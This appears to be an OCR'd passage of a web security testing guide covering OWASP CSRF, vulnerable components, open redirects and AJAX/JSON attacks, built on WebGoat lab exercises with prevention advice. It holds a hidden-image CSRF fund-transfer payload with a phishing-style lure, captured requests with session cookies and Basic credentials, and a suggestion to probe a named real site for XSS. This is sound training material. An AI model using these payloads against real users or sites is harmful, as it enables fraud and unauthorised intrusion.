            <div id="lessonContent"><form accept-charset='UNKNOWN' method='POST' name='form' action='attack?Screen=61&menu=700' enctype=''>
<!--
    FIXME admin:adminpw
  --><!--
```

Use these credentials for login.



How to prevent

Your application should have a consistent and easy to analyze authorization module that is invoked from all of your business functions. Frequently, such protection is provided by one or more components external to the application code.


Think about the process for managing entitlements and ensure you can update and audit easily. Don’t hard code.

The enforcement mechanism(s) should deny all access by default, requiring explicit grants to specific roles for access to every function.

If the function is involved in a workflow, check to make sure the conditions are in the proper state to allow access.

TESTING FOR A8 – CROSS SITE REQUEST FORGERY

A CSRF attack forces an authenticated user (victim) to send a forged HTTP request, including the victim's session cookie, to a vulnerable web application, which allows the attacker to force the victim's browser to generate a request such that the vulnerable app perceives it as a legitimate request from the victim.



Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Example:

Let us say, the vulnerable app sends a state changing request as a plain text without any encryption.

```
http://bankx.com/app?
action=transferFund&amount=3500&destinationAccount=4673243243
```

Now, the hacker constructs a request that will transfer money from the victim's account to the attacker's account by embedding the request in an image that is stored on various sites under the attacker's control:

```
<img src="http://bankx.com/app?
action=transferFunds&amount=14000&destinationAccount=attackersAcct#"
width="0" height="0" />
```

Cross-Site Request Forgery (CSRF/XSRF) is an attack that tricks the victim into loading a page that contains img links like the one below:

```
<img src="http://www.mybank.com/sendFunds.do?acctId=123456"/>
```


When the victim's browser attempts to render this page, it will issue a request to www.mybank.com to the transferFunds.do page with the specified parameters. The browser will think the link is to get an image, even though it actually is a funds transfer function. The request will include any cookies associated with the site. Therefore, if the user has authenticated to the site, and has either a permanent cookie or even a current session cookie, the site will have no way to distinguish this from a legitimate

user request. In this way, the attacker can make the victim perform actions that they didn't intend to, such as logout, purchase item, or any other function provided by the vulnerable website.

Goal: Your goal is to send an email to a newsgroup that contains an image whose URL is pointing to a malicious request. Try to include a 1x1 pixel image that includes a URL. The URL should point to the CSRF lesson with an extra parameter "transferFunds=4000". You can copy the shortcut from the left hand menu by right clicking on the left hand menu and choosing copy shortcut. Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Test for CSRF

Open WebGoat and switch to XSS CSRF.



Write your title and in the message box, put your payload like:

```
<img src="http://localhost/WebGoat/attack?
Screen=81&menu=210&transferFunds=5000" width="1" height="1" />
```

Title: Click here to downlaod n

Message:
```
Download new song <img src="http://localhost/WebGoat
/attack?Screen=81&menu=210&transferFunds=5000" width="1"
height="1" />
```

Now send your URL to the victim and once he clicks we can see the fund transfer will take place

DOwnlaod
Click here to downlaod new songs

```
GET /WebGoat/attack?Screen=9&menu=900&Num=19 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/WebGoat/attack?Screen=9&menu=900
Cookie: JSESSIONID=12AA2379D650124DA58574CF73A1A4F7
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
```

Raw | Params | Headers | Hex

```
GET /WebGoat/attack?Screen=81&menu=210&transferFunds=5000 HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/WebGoat/attack?Screen=9&menu=900&Num=19
Cookie: JSESSIONID=12AA2379D650124DA58574CF73A1A4F7
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
```

How to prevent

Preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such tokens should, at a minimum, be unique per user session.

The preferred option is to include the unique token in a hidden field. This causes the value to be sent in the body of the HTTP request, avoiding its inclusion in the URL, which is more prone to exposure.

The unique token can also be included in the URL itself, or a URL parameter. However, such placement runs a greater risk that the URL will be exposed to an attacker, thus compromising the secret token. OWASP's CSRF Guard can automatically include such tokens in Java EE, .NET, or PHP apps. OWASP's ESAPI includes methods developers can use to prevent CSRF vulnerabilities.

Requiring the user to re authenticate, or prove they are a user (e.g., via a CAPTCHA) can also protect against CSRF.


TESTING FOR A9 - USING COMPONENTS WITH KNOWN VULNERABILITIES

This kind of threat occurs when the components, such as libraries or frameworks used within the app, almost always execute with full privileges. If a vulnerable component is exploited, it makes the hacker's job easier to cause a serious data loss or server takeover.

Below are the examples of using components with known vulnerabilities.

Attackers could invoke any web service with full permission by failing to provide an identity token.

Remote-code execution with Expression Language injection vulnerability was introduced through the Spring Framework for Java based apps



Note: there is no dedicated lesson on WebGoat for A9


To determine whether your application is vulnerable, it is important to keep abreast of the security status of the components that it uses. Vulnerabilities are reported to central clearing houses such as CVE and NVD. Attackers are able to identify a weak component through scanning or manual analysis of a web application.

Goal: identify information of all components, like CMS, language, OS, 3rd party plugins, web server operating system, etc. Using this information we find related vulnerability in CVE database.


Install Wappalyzer plugin on Mozilla or Chrome.

Open any site or target site; let's suppose here I am using the below site:

https://academy.unify.com/enweb/cms/get_content.php



Now go to the wappalyzer tool option and click on it.



You can see CMS is TYP03 CMC this is enterprise open CMS.


After identifying these details, go to the following site and search and you will find the vulnerability that exists in current component.

- https://wpvulndb.com/vulnerabilities
- https://www.exploit-db.com/
- https://cve.mitre.org
- OSVD


- https://www.cvedetails.com
- https://www.kb.cert.org/vuls/
- https://www.vulnerabilitycenter.com
- http://0day.today/

Many of these sites also provide exploit code to take advantage of vulnerabilities.


Here, in this case, I found that TOP03 CMC and PHP also. I found one URL like:




Here you can see one parameter get_content.php?id= most of the time these parameters are vulnerable to reflected XSS.



So an attacker will use XSS script or payload and find the vulnerability because we are using known components that are vulnerable to XSS.



You can find many vulnerabilities with respect to these components and try to exploit them.



Using the same vulnerability found XSS in BMW.

How to prevent

But that's not very realistic. Most component projects do not create vulnerability patches for old versions. Instead, most simply fix the problem in the next version. So upgrading to these new versions is critical. Software projects should have a process in place to:

- Identify all components and the versions you are using, including all dependencies. (e.g., the version's plugin).
- Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.
- Establish security policies governing component use, such as requiring certain software development practices, passing security tests, and acceptable licenses.
- Where appropriate, consider adding security wrappers around components to disable unused functionality and/or secure weak or vulnerable aspects of the component.

TESTING FOR A10 – UNVALIDATE REDIRECT & FORWARDS

Most Web applications on the net frequently redirect and forward users to other pages or other external websites, however, without validating the credibility of those pages, hackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Let us say, the application has a page - redirect.jsp - that takes a parameter redirectrul. The hacker adds a malicious URL that redirects users and performs phishing/installs malware.

http://www.mywebapp.com/redirect.jsp?redirectrul=hacker.com

All web application are used to forward users to different parts of the site. In order to achieve the same, some pages use a parameter to indicate where the user should be redirected if an operation is successful. The attacker crafts an URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker does not have access.

http://www.mywebapp.com/checkstatus.jsp?fwd=appadmin.jsp

Any web application that redirects to a URL that is specified via the request, such as the query string or form data, can potentially be tampered.

How to prevent

Safe use of redirects and forwards can be done in a number of ways:

Simply avoid using redirects and forwards.

If used, don't involve user parameters in calculating the destination. This can usually be done.

If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user. It is recommended that any such destination parameters be a mapping value, rather than the actual URL or portion of the URL, and that server side code translate this mapping to the target URL. Applications can use ESAPI to override the send Redirect () method to make sure all redirect destinations are safe. Avoiding such flaws is extremely important as they are a favourite target of phishers trying to gain the user's trust.

Other Vulnerability

AJAX SECURITY

Asynchronous Javascript and XML (AJAX) is one of the latest techniques used to develop web applications in order to give a rich user experience. Since it is a new technology, there are many security issues that are yet to be completely established and below are the few security issues in AJAX.


- The attack surface is more as there are more inputs to be secured.
- It also exposes the internal functions of the applications.
- Failure to protect authentication information and sessions.
- A very narrow line between client-side and server-side hence there are possibilities of committing security mistakes.

In 2006, a worm infected Yahoo Mail's service using XSS and AJAX that took advantage of a vulnerability in Yahoo Mail's onload event handling. When an infected email was opened, the worm executed its JavaScript, sending a copy to all the Yahoo contacts of the infected user.


Testing for JSON Attack

Goal: You are traveling from Boston, MA- airport code BOS - to Seattle, WA - airport code SEA. Once you enter the three digit code of the airport, an AJAX request will be executed asking for the ticket price. You will notice that there are two flights available, an expensive one with no stops and another cheaper one with 2 stops. Your goal is to try to get the one with no stops but for a cheaper price. Or you need to tamper price.


Open WebGoat-> AJAX security-> JSON injection.

